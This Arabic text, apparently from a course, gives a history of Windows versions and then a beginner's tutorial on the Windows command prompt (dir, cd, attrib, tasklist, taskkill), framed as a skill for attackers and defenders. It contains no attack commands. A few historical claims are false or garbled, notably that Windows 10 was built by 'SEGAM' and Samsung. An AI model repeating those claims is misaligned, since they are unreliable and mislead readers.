أطلقت مايكروسوفت ويندوز إن تي في يوليو 1993، معتمدا على نواة جديدة. وكانت عائلة ويندوز إن تي من أنظمة التشغيل عصرية وتم التسويق لها على أعلى مستويات الأعمال، حتى تصبح أنظمة تشغيل احترافية. كان أول إصدار هو ويندوز إن تي 3.1 في 1993، وتم ترقيمه 3.1 ليطابق إصدار ويندوز المستخدمين، وبعدها تبعه ويندوز إن تي 3.5 في 1994 وويندوز 3.51 في 1995 وويندوز إن تي 4.0 في 1996 ومن ثم ويندوز 2000 في سنة 2000. كان ويندوز إن تي أول إصدار من ويندوز يستفيد من تعدد المهام الوقائي. وكان ويندوز إن تي 4.0 أول نظام يقدم واجهة مستخدم ويندوز 95 وأول نظام يدعم بيئة ويندوز 95 لتطبيقات 32-بت.
أُطلقت مايكروسوفت ويندوز 2000 كجزء من خط إن تي **NT** في فبراير 2000. تسرب في 2004 جزء من الشفرة المصدرية (كود) لويندوز 2000 إلى الإنترنت. وكان ويندوز 2000 اخر نظام معتمد إن تي **NT** يصدر بدون أن يحتوي على برنامج تفعيل منتج مايكروسوفت **(Microsoft Product Activation)**.

بعد ويندوز 2000، قُسِّمت عائلة ويندوز إن تي إلى خطين: الأول: خط العملاء ويتضمن ويندوز اكس بي وخلفائه، وكان الخط مكوناً من أنظمة تشغيله مُنتجة ليتم تثبيتها على أجهزة الكمبيوتر العادية مثل مكاتب العمل والمنازل والكمبيوترات المحمولة والأجهزة الكفية وأجهزة الوسائط. وكان في الخط الثاني: ويندوز سيرفر ويتضمن الخط ويندوز سيرفر 2003 وخلفائه متضمناً أنظمة تشغيل أُنتِجت للخوادم. ولاحقاً تم إضافة خط ثالث جديد للأنظمة المُدمجة وأُضيف مع بداية ويندوز إمبدد.

ويندوز إكس بي

تحركت مايكروسوفت لدمج أنظمة التشغيل خاصتها مع ويندوز إكس بي الذي أُطلق في 25 أكتوبر 2001. بُني ويندوز إكس بي على نواة ويندوز إن تي. ولكن مُعاد تجهيزه ليكون كنظام تشغيل للمنازل. هذا الإصدار مُدح كثيرا في مجلات الكمبيوتر. تم بيع ويندوز إكس بي في إصدارين: إصدار المنازل والإصدار الاحترافي **(Professional)** كانت نسخة المنازل تفتقد إلى العديد من المميزات المتفوقة من الأمن والشبكات على خلاف الإصدار الاحترافي. بالإضافة إلى أن أول إصدار من ميديا سنتر أُطلق في 2002، مع دعم الدي في دي والتلفاز متضمناً أيضاً تسجيل البرامج والتحكم عن بعد. تم إصدار نسخة للأجهزة اللوحية. **انتهى خط دعم ويندوز اكس بي الرئيسي في 14 أبريل 2009. والدعم الممتد انتهى في 8 أبريل 2014.**

بعد ويندوز 2000، اختلفت مواعيد إصدار نسخ الخوادم، وأُطلق في أبريل 2003 ويندوز سيرفر 2003 كبديل لخط إصدارات ويندوز 2000 للخوادم مع عدد من المميزات والتركيز على الامان، وعقب هذه النسخ أُطلق في 2005 ويندوز سيرفر 2003 ار 2.

ويندوز فيستا، 7

بعد عملية تطوير مطولة، أُطلق ويندوز فيستا في 30 نوفمبر 2006 للترخيص بالجملة وفي 30 يناير 2007 للمستهلكين. وكان يحتوي على عدد من المميزات الجديدة من إعادة تصميم القشرة وواجهة المستخدم لأجل تغيرات تقنية كبيرة، وخصوصا التركيز على المميزات الأمنية. وكان متوفراً في إصدارات عديدة، وتعرض هذا الإصدار لبعض النقد. كان نظير ويندوز فيستا للخوادم هو ويندوز سيرفر 2008 والذي أُطلق في بداية 2008.

أُطلق في 22 يوليو 2009 ويندوز 7 وويندوز سيرفر 2008 ار 2 إلى الشركات المصنعة بينما أُطلقا للعامة بعد ثلاثة أشهر في 22 أكتوبر 2009. على عكس خلفائه قدم ويندوز فيستا عدد كبير من المميزات لكن ويندوز 7 كان أكثر تركيزاً على ترقية الأنظمة إلى الخط الجديد، مع هدف التوافق مع التطبيقات والعتاد التي كانت متوافقة مع ويندوز فيستا.

دَعمَ ويندوز 7 خاصية اللمس المتعدد مع قشرة ويندوز مُعاد تصميمها مع شريط مهام جديد ونظام شبكات منزلي يُدعى مجموعة المشاركة المنزلية وتحسينات في الأداء.

محررات طرق الإدخال وحزم اللغات

وفرت أيضاً مايكروسوفت حِزم لغات لمستخدمي ويندوز إكس بي وما بعده، هذه الحزم غيرت واجهة استخدام الويندوز (كمثال: القوائم ومربعات الحوار) إلى لغات أُخرى. كل حزمة لغة لها متطلباتها الخاصة، من حيث الإصدار ولغة الويندوز الذي ستعمل عليه. كمثال: حزمة اللغة العربية لويندوز 7 تعمل فقط على إصدار الاعمال والإصدار الغير محدود (**ultimate**) بينما حزمة اللغة الكتالونية ليس لها شروط على الإصدار لكن تعمل فقط على نسخة باللغة الفرنسية أو الإسبانية.
حتى ويندوز 7 وويندوز سيرفر 2008 ار2، كانت مايكروسوفت تُطلق مع كل نسخة من مايكروسوفت اوفيس محرر طرق ادخال للويندوز الذي يساعد المستخدمين الصينين واليابانيين والكوريين ليستطيعوا الكتابة بلغتهم. جميع حِزم محررات الإدخال تُسّهِل إدخال النصوص في هذه اللغات والخطوط الضرورية المرفقة معه. ولكن ويندوز سيرفر 2012 وما بعده ويندوز 8 كسروا هذه القاعدة وجَاؤُوا مع حزم محررات مُدمجة. كنتيجة لذلك أُطلق مايكروسوفت أوفيس بدون نسخ محررات طرق الإدخال. ولمساعدة مستخدمي ويندوز 7 أو ما قبله لاستخدام مايكروسوفت أوفيس 2013، أطلقت مايكروسوفت 2010 كتحميل مستقل. بالرغم من انه يمكن لأي شخص تحميل هذه الحزمة إلا أن اتفاقية الترخيص خاصتها تسمح فقط لمن لديهم نسخة من اوفيس 2013 لاستخدامها فقط.

ويندوز 8

أُطلق ويندوز 8 خليف ويندوز 7 في الأسواق في تاريخ 26 أكتوبر 2012. صُمم ويندوز 8 ليستخدم في الحواسيب العادية واللوحية معا. أُطلق الجهاز اللوحي مايكروسوفت سيرفيس بجانب ويندوز 8 كمنافس للايباد ولوحات الاندرويد. ويتوفر الجهاز اللوحي مايكروسوفت سيرفيس في إصدارين: سيرفيس مع ويندوز ار تي وسيرفيس مع ويندوز 8 برو مستهدفا المصممين والمستخدمين الاخرين على أساس أعمالهم. لكن مايكروسوفت سيرفيس ار تي يعمل بإصدار محدود من ويندوز، ولن تعمل عليه العديد من تطبيقات ويندوز التقليدية، ويمكن للمستخدمين تحميل التطبيقات الجديدة من متجر تطبيقات الويندوز. مع ذلك، أُطلق سيرفيس برو في 9 فبراير 2013 وفيه سطح مكتب كامل وقادر على تشغيل تطبيقات الويندوز العادية. أُطلق ويندوز 8 للشركات المصنعة في 1 أغسطس 2012، وهو متوفر في إصدارين ويندوز 8 وويندوز 8 برو.

لأول مرة منذ ويندوز 95 أزالت مايكروسوفت زر **start** من شريط المهام. وتم استبداله بشاشة بدء جديدة يمكن فتحها بالضغط على أسفل يسار الشاشة أو بسحب الفارة إلى يمين الشاشة واختيار **start** من الخيارات أو بضغط زر **start** من لوحة المفاتيح. مع ذلك يوجد العديد من البرامج الخارجية التي يُمكن استخدامها لإعادة قائمة **start** القديمة. وأفادت الأنباء في فبراير 2013، أن تحديثاً لنظام التشغيل Windows 8، يُطلق عليه اسم ويندوز الأزرق، قد أكمل المرحلة الأولى المهمة، مشيراً إلى تطوير ما يقرب من نصفه.

ويندوز 8.1

ويندوز 8.1 وهو ترقية مجانية لنظام التشغيل ويندوز 8، نشرت يوم 17 أكتوبر 2013 كإصدار ترقية لويندوز 8، وفي 18 أكتوبر 2013 كترقية لنظام التشغيل ويندوز إكس بي ، ويندوز فيستا ، ويندوز 7 ، بما في ذلك تحديث إنترنت إكسبلورر إلى الإصدار 11. هذا التحديث سوف يعيد زر **start** على سطح المكتب، مع بعض التنقيحات على واجهة المستخدم. منذ 26 يونيو 2013، تتوفر نسخة معاينة من ويندوز 8.1 على متجر ويندوز. الإصدار **RTM** متاح منذ 9 سبتمبر 2013 على شبكات **MSDN** و**TechNet**. التحديث من نظام التشغيل ويندوز 8 سيكون مجانا، بينما يجب عليك دفع حقوق التحديث إذا كنت تمتلك إصدارا أقدم (ويندوز 7، ويندوز فيستا أو ويندوز إكس بي). لا توصي مايكروسوفت بالترقية من نظامي التشغيل ويندوز إكس بي وفيستا وبدلا من ذلك توصي بإعادة تثبيت كاملة بعد إعادة تهيئة القرص الصلب. من الممكن اقتناؤه على شكل علبة من المتجر أو تحميل ملفات التثبيت. نلاحظ خاصية جديدة وهي أنه حتى في حالة التحديث، فإن الإصدارات الكاملة سيتم تثبيتها على جهاز الكمبيوتر بويندوز 8.1 مباشرة دون حاجتك لامتلاك إصدار سابق من ويندوز.

ويندوز 10

قريبا في عام 2015 ستصدر مايكروسوفت اصدار ويندوز 10 في حال تقدم ويندوز 8 و8.1 ببطيء وأطلقت نسخة تجريبية في 1 أكتوبر 2014 وتم انشائها على يد شركة **SEGAM** و**SAMSUNG** وسيتم اطلاقه على جهاز اللابتوب.

ويندوز سي إي

ويندوز سي إي (معروف رسميا بويندوز إمبدد كومباكت) وهو إصدار من ويندوز ليعمل على أجهزة الكمبيوتر المضمنة، مثل نُظم الملاحة الفضائية وبعض أجهزة الجوال. وهذه النسخة معتمدة على نواة خاصة بها تسمى نواة ويندوز سي إي. وتُرخص مايكروسوفت ويندوز سي إي للشركات المصنعة الأصلية وصانعي الأجهزة. ويمكن لمصنعي الأجهزة الاصلية وصانعوا الأجهزة إنشاء وتعديل الواجهات الخاصة بهم وتجاربهم، بينما يوفر ويندوز سي إي أساساً تقنية لفعل ذلك.

استخدم ويندوز سي إي في جهاز دريم كاست مع نظام سيجا المملوك لهم. وكان ويندوز سي إي هو الأساس الذي جاء منه ويندوز موبايل. وخليفته ويندوز فون 7 الذي كان معتمداً على مكونات من ويندوز سي إي 6.0 ار3 وويندوز سي إي 7.0. يعتمد ويندوز فون 8 على نفس نواة **NT** مثل ويندوز 8. ويندوز إمبدد كومباكت لم يتعارض مع ويندوز اكس بي إمبدد أو ويندوز إن تي 4.0 امبدد.

5.3 أساسيات سطر الأوامر لويندوز "windows Command Line basic"

القراصنة في كثير من الأحيان لا يملكون السيطرة الكاملة على واجهة المستخدم الرسومية (**GUI**) في النظام الهدف. بدلا من ذلك، فإنهم عادة يلجئون الى استخدام "**command shell**" (أي **Command Line Access**، واجهة سطر الأوامر أو **CLI**) والتي يمكن أن تمكنهم من السيطرة على واجهة المستخدم الرسومية إذا اختاروا. وبالمثل، بالنسبة للمدافعين او المهتمين بالنظام البرمجي او الأمني فانهم هم الاخرين يعتمدون على سطر الأوامر في أعمالهم على سبيل المثال الدفاع عن النظام الخاص بهم. المدافعون بحاجة الى أَتْمَتَ (جَعَلَهُ أوتُوماتِيكِيًّا) دفاعاتهم باستخدام البرامج النصية (**script**) التي يتم تشغيلها في سطر الأوامر أو جعل سلسلة من التغييرات على النظام بسرعة والتي تكون بطيئة جدا في حال إذا أجريت هذه التغييرات من خلال واجهة المستخدم الرسومية (**GUI**). ولذلك، يجب أن تكون على دراية من استخدام سطر الأوامر. لذلك دعونا نبدأ مع مقدمة أساسية لتبحر في سطر الأوامر على ويندوز.


- **GUI → Graphical User Interface**
- **CLI → Command Line Interface**

في نظام التشغيل ويندوز، من المعروف أن مترجم سطر الأوامر الرئيسي معروف باسم **Command Prompt** او **cmd**. هناك أيضا مترجمي سطر اوامر آخري، معروفه أيضا باسم **command shells**، متاح لويندوز ولكنها لا تستخدم على نطاق واسع. على سبيل المثال، **Windows PowerShell**، والذي يوفر وسيلة للمستخدمين لأداء المهام الإدارية الأكثر تقدما ضمن بيئة نصيه، والذي تم إدخاله لأول مرة في ويندوز سيرفر2008 ار2 (**windows server 2008 R2**) وويندوز 7، ولكنها كانت متاحه لكثير من إصدارات ويندوز السابقة.

يتضمن **Windows 8** الإصدار 3 من **PowerShell** وويندوز 8.1 يتضمن الإصدار 4 من **PowerShell**.

يتم تشغيل CMD او Command Prompt كالاتي:

- عن طريق النقر على علامة ويندوز الموجود في شريط الأدوات السفلى في الجانب الايسر بزر الماوس الأيمن (ويندوز 8.1) او بالذهاب بالماوس الى اقصى اليسار في الأسفل ثم النقر بزر الماوس الأيمن (ويندوز 8). فتظهر قائمة نختار منها **command prompt**.
- الطريقة الاسهل والتي تعمل مع جميع نظم ويندوز، من خلال فتح قائمة **run** ومن ثم كتابة **cmd** ثم النقر فوق **Enter**.



Command prompt او **cmd** يوجد في المسار **"C:\Windows\System32"**

يوفر موقع الويب http://dosprompt.info معلومات موجزة عن استخدام **Command prompt** ويطلع القراء مع الأوامر الإدارية الرئيسية.

➢ **ملحوظه**: عند تشغيل **cmd** من خلال **run** يفضل كتابة **cmd.exe** بدلا من **cmd** فقط. وذلك حتى لا تقع ضحية **الباكدور** الذي يسمى **cmd.com**. وهذا لأنه، مع **Windows shell**، دليل العمل الحالي الخاص بك (يسمى '.')، وهو في المسار الخاص بك. إنه إذا لم يكن هناك لاحقة يتم توفيرها من قبل المستخدم، فان الويندوز يقوم بتشغيل ملفات "**.com**" أولا قبل ملفات "**.exe**" أفتراضيا.

فوائد وعيوب cmd

الفوائد: كما ذكرنا سابقا **cmd** له منافع كثيره ومنها انه يمكنك فتح اي برنامج او ملف وتخزين كثير من الملفات وكذلك معرفه الحواسب المتصلة وتصليح النظام .... الخ.

العيوب:

في الآونة الأخيرة جاءت مجموعه من المخترقين تمكنوا من صنع فايروسات بواسطة **cmd** وهي مختلفة وخطيره جدا جدا، مثلا تقوم بمسح الملفاتك او تغيير كلمات المرور او سرقة اموالك (إذا كان لديك بطاقة ائتمانيه) وتكمن خطورة هذه الفايروسات بانها لا يمكن اكتشاف معظمها لأنها ليست مثل الفايروس العادي او المشهور وذلك لأنها ليست فايروسات بل هي مجرد اوامر تقوم مثلا بمسح ملفات القرص الصلب او سرقه الباس وارسالها الى ايميل القرصان او السيطرة على الحاسوب إذا كان متصل بشبكه معينه او انترنت يمكن السيطرة عليه.

أساسيات command prompt

عندما تعمل مع موجه الأوامر (**Command Prompt**)، هناك بضعة أشياء يجب ان تكون على علم بها:

العديد من الأوامر لديها خيارات إضافية متوفرة، والمعروفة باسم **switch**. يتم إضافتها إلى الأمر عن طريق إدخال الرمز "/" ثم الحرف، الرقم أو الكلمة. ويمكن لهذه تغيير كيفية عمل الأداة أو التعامل مع المعلومات. ومن أشهر هذه **switch** هي **help**، والتي سوف توفر لك معلومات عن **switch** الأخرى المتاحة.

"command" /?

سيؤدي هذا عادة إلى عرض المعلومات حول الأمر والـ **switch** المتوفرة. إذا كان لا يعمل، حاول استخدام **"-?"** بعد الأمر.

"command" > "filename.txt"

هذا سوف يرسل نتائج الأمر إلى ملف نصي بدلا من الشاشة. يمكنك تضمين **switch** كذلك. هذا مفيد جدا إذا كنت تبحث في المعلومات المساعدة للأمر. ننظر إلى هذا المثال:

xcopy /? >c:\xcopy.txt

هذا سوف يكتب مضمون الأمر **help** الى ملف يسمى **xcopy.txt** الموجود في المجلد **C:**.

- **ملحوظه**: هذا الرمز ">" يقوم بتوجيه الناتج الى الملف الجديد ولكن إذا كان الملف بيه بيانات فانه يقوم بمسحها. لحل هذه المشكله يمكن استخدام الرمز ">>" يقوم بتوجيه الناتج مع الاضافه الى البيانات المكتوبه ساسبقا إذا كان يوجد بيانات.
- الرمز "<" هو عكس السابق بحيث يستخدم في ادراج محتويات الملف كمعطيات الى الامر (**standard input from a file**). اما الرمز 2 مع السابق فتستخدم في حالات الخطأ (**2>**).
- أخيرا الرمز "|" ويعنى **pipe** ويعنى انه يأخذ ناتج الامر الذي قبله كمدخلات الى الامر الذي بعده.

Stopping a Command

إذا كنت تبدأ أمر يبدو كأنه حلقات، وتبين أكثر مما كنت تتوقع، فيمكنك إيقاف الامر من خلال النقر فوق **CTRL+C**.

Basic Command Line Operations (عمليات سطر الأوامر)

- هنا نبدأ مع الأمر "**dir**" والذي يستخدم لسرد الملفات والدلائل في المجلد. افتراضيا، فإنه يبحث عن الملفات والمجلدات التي لا تكون مخفيه أي لا تحمل **hidden attribute**. إنه يعرض اخر وقت تم فيه الكتابة، حجم الملف أو محتوياته إذا كان البند هو مجلد، واسم.

```
Command Prompt
C:\Users\jananoreen>dir /?
Displays a list of files and subdirectories in a directory.

DIR [drive:][path][filename] [/A[[:]attributes]] [/B] [/C] [/D] [/L] [/N]
  [/O[[:]sortorder]] [/P] [/Q] [/R] [/S] [/T[[:]timefield]] [/W] [/X] [/4]

  [drive:][path][filename]
              Specifies drive, directory, and/or files to list.

  /A          Displays files with specified attributes.
  attributes   D  Directories                R  Read-only files
               H  Hidden files               A  Files ready for archiving
               S  System files               I  Not content indexed files
               L  Reparse Points             -  Prefix meaning not
  /B          Uses bare format (no heading information or summary).
  /C          Display the thousand separator in file sizes.  This is the
              default.  Use /-C to disable display of separator.
  /D          Same as wide but files are list sorted by column.
  /L          Uses lowercase.
  /N          New long list format where filenames are on the far right.
  /O          List by files in sorted order.
  sortorder    N  By name (alphabetic)       S  By size (smallest first)
               E  By extension (alphabetic)  D  By date/time (oldest first)
               G  Group directories first    -  Prefix to reverse order
Press any key to continue . . .
```

لعرض محتويات مجلد او دليل معين استخدام هذه الأوامر:

- **dir** سرد محتويات الدليل الحالي
- **dir ** سرد محتويات المسار الجذري لمحرك الأقراص الحالي

- dir subdir1 سرد محتويات الدليل الفرعي
- dir d: or dir d:\ سرد محتويات المسار الجذري لمحرك أقراص آخر
- dir *.exe سرد قائمه بالملفات ذات الامتداد **exe**
- dir .. سرد محتويات **parent directory**
- dir /ah لعرض العناصر المخفية
- dir /r عرض بيانات اضافيه (مغطاة في وقت لاحق في هذه الوحدة)

هذه الخيارات يمكن الجمع بينها لعرض محتويات الدلائل كما تريد:


dir ..\otherdir
dir subdir1\subdir2
dir d:\myfldr\otherdir
dir ..\otherdir

```
Command Prompt
C:\Users\jananoreen>dir /ah d:\
 Volume in drive D is Noreen
 Volume Serial Number is 0EF0-8BD0

 Directory of d:\

07/11/2014  02:53 PM    <DIR>          $RECYCLE.BIN
12/24/2014  11:00 AM    <DIR>          msdownld.tmp
11/01/2014  07:47 AM     1,030,425,954 SC2012_R2_SCVMM.exe.part
03/25/2014  02:33 PM    <DIR>          System Volume Information
               1 File(s)  1,030,425,954 bytes
               3 Dir(s)  13,571,645,440 bytes free

C:\Users\jananoreen>
```



```
Command Prompt
C:\Users\jananoreen>dir /r d:\
 Volume in drive D is Noreen
 Volume Serial Number is 0EF0-8BD0

 Directory of d:\

03/26/2015  05:32 PM    <DIR>          0000
12/27/2014  04:45 PM            15,528 bookmarks-2014-12-27.json
12/31/2014  03:05 AM            14,590 bookmarks.html
12/24/2014  05:58 AM    <DIR>          CCNA
03/26/2015  05:23 PM    <DIR>          Downloads
02/17/2015  07:32 AM    <DIR>          Games
01/17/2015  01:22 PM    <DIR>          games setup
03/26/2015  11:50 AM    <DIR>          HACK COARSE
01/03/2015  05:28 AM             3,642 kali tools in bubntu
01/25/2015  05:55 PM    <DIR>          Labs
03/22/2015  12:29 AM    <DIR>          Movies
01/02/2015  08:44 PM    <DIR>          needed
12/14/2014  09:55 PM    <DIR>          new
12/27/2014  04:24 PM               713 New Text Document.txt
12/26/2014  01:13 AM               164 New Text Document.txt~
12/20/2014  01:26 PM    <DIR>          Operating system
02/25/2015  01:14 PM                 0 out.txt
12/24/2014  11:39 AM    <DIR>          PEPO
```

- نبدأ الان مع الامر الثاني وهو "**cd**" والذي يستخدم في التنقل بين المجلدات والاقراص.


لتغيير محركات الأقراص، نكتب حرف محرك الأقراص متبوعا بنقطتين. على سبيل المثال، للتغيير إلى محرك الأقراص D (يتم ذلك من خلال كتابة **d:**).

يستخدم الامر "**cd**" والأمر "**chdir**" لتغيير الدليل الحالي، وهو اختصار لـ "**change directory**". كتابة الأمر بدون أي خيارات سوف يعرض دليل العمل الحالي (**current working directory**)، ولكن غالبا ما يتم استخدام الأمر لتغيير الدلائل. هذه الأوامر يمكن استخدامها لتغيير إلى دلائل معينة:



- The root of the current drive: **cd **
- A subdirectory in the current working directory: **cd myfolder**
- Move to the parent directory (from C:\dir1\subdir to C:\dir1): **cd ..**
- Move to the directory whose name contains spaces: **cd "My documents"**
- Move to the directory without typing the full name: **cd my***

وللرجوع الى الخلف من مسار العمل الحالي يستخدم الامر **cd**.



- بعض الأوامر الأخرى:

لإنشاء مجلد/دليل جديد، يمكنك ذلك من خلال استخدام الأمر "**md**" أو "**mkdir**". وبالمثل، لإزالة مجلد، يمكنك استخدام الأمر "**rd**" أو "**rmdir**". عادة "**md**" و"**rd**" يتم استخدامهما لانهما أسهل في الكتابة.

يمكن نقل الملفات عن طريق الأمر "**move**". يمكن نقل الملفات باستخدام المسار المماثل للمستخدم مع الامر "**cd**". الأمثلة على ذلك:

- Move a file to a subdirectory: **move myfile.txt mysubdir**
- Move a file to the parent directory: **move myfile.txt ..**
- Move a file to a sibling directory: **move myfile.txt ..\otherdir**
- Move a file to the root of the current drive: **move myfile.txt **
- Move a file to a directory on another drive: **move myfile.txt z:\dir\subdir**

يمكنك استخدام الامر "**del**" لحذف الملف، مثال على ذلك (**del myfile.txt**).

يستخدم الأمر "**copy**" لنسخ الملفات:

- Create a backup copy: **copy myfile.txt myfilebackup.txt**
- Copy the file to another drive and directory **copy myfile.txt z:\myfile**

يستخدام الامر "**ren**" لإعادة تسمية الملف

- **الامر attrib**

يتم استخدام الامر "**attrib**" لتعيين السمات (attributes) على الملفات. يمكن تعليم الملف كالاتي: **Read-Only(r)**، **Archive(a)**، **System(s)**، أو **Hidden(h)**. **Attributes** ليست حصرية، لذلك يمكن تعيين أكثر من سمة واحده على الملف. علامة الجمع (+) يمكن استخدامها لإضافة سمة والناقص (-) يمكن استخدامها لإزالة السمة. كما يمكن استخدام الأمر **attrib** لتعيين سمات على كافة الملفات في شجرة المجلد وذلك من خلال تحديد المجلد واستخدام الخيار "/S". على سبيل المثال (**attrib +h /S mydir**).

لتطبيق تغييرات **Attributes** إلى المجلدات أيضا، يمكنك ذلك من خلال استخدام الخيار "/D". الخيار "/S" و "/D" يمكن استخدامهما معا لتعديل سمات على الملفات والمجلدات.

- Make a file hidden: **attrib a.txt +h**
- Make a file unhidden: **attrib a.txt -h**

```
Command Prompt
C:\Users>attrib /?
Displays or changes file attributes.

ATTRIB [+R | -R] [+A | -A ] [+S | -S] [+H | -H] [+I | -I]
       [drive:][path][filename] [/S [/D] [/L]]

  +   Sets an attribute.
  -   Clears an attribute.
  R   Read-only file attribute.
  A   Archive file attribute.
  S   System file attribute.
  H   Hidden file attribute.
  I   Not content indexed file attribute.
  X   No scrub file attribute.
  V   Integrity attribute.
  [drive:][path][filename]
      Specifies a file or files for attrib to process.
  /S  Processes matching files in the current folder
      and all subfolders.
  /D  Processes folders as well.
  /L  Work on the attributes of the Symbolic Link versus
      the target of the Symbolic Link

C:\Users>
```

- الامر **tasklist**

يعرض الامر "**tasklist**" العمليات التي يتم تشغيلها حاليا على المستوى المحلي أو النظام البعيد. لتحديد النظام البعيد نستخدم الخيارات الأتية: **/S (system)**، **/U (user)** و**/P (password)**. يمكن أيضا فلترة قائمة العمليات باستخدام الخيار **/fi** وباستخدام خيارات الفلتر هذه:

```
Command Prompt
   /?                         Displays this help message.

Filters:
    Filter Name     Valid Operators           Valid Value(s)
    -----------     ---------------           --------------------------
    STATUS          eq, ne                    RUNNING | SUSPENDED
                                              NOT RESPONDING | UNKNOWN
    IMAGENAME       eq, ne                    Image name
    PID             eq, ne, gt, lt, ge, le    PID value
    SESSION         eq, ne, gt, lt, ge, le    Session number
    SESSIONNAME     eq, ne                    Session name
    CPUTIME         eq, ne, gt, lt, ge, le    CPU time in the format
                                              of hh:mm:ss.
                                              hh - hours,
                                              mm - minutes, ss - seconds
    MEMUSAGE        eq, ne, gt, lt, ge, le    Memory usage in KB
    USERNAME        eq, ne                    User name in [domain\]user
                                              format
    SERVICES        eq, ne                    Service name
    WINDOWTITLE     eq, ne                    Window title
    MODULES         eq, ne                    DLL name

NOTE: "WINDOWTITLE" and "STATUS" filters are not supported when querying
      a remote machine.

Examples:
    TASKLIST
    TASKLIST /M
    TASKLIST /V /FO CSV
    TASKLIST /SVC /FO LIST
    TASKLIST /APPS /FI "STATUS eq RUNNING"
    TASKLIST /M wbem*
    TASKLIST /S system /FO LIST
    TASKLIST /S system /U domain\username /FO CSV /NH
    TASKLIST /S system /U username /P password /FO TABLE /NH
    TASKLIST /FI "USERNAME ne NT AUTHORITY\SYSTEM" /FI "STATUS eq running"

C:\Users>
```

يمكنك أيضا استخدام الامر **taskkill** لإغلاق او قتل أي عملية. تستخدم نفس الخيارات والفلاتر المستخدمة مع **tasklist**. من أشهر الخيارات المستخدمة معه:

- **(/PID (process ID))** Specifies the PID of the process to be terminated
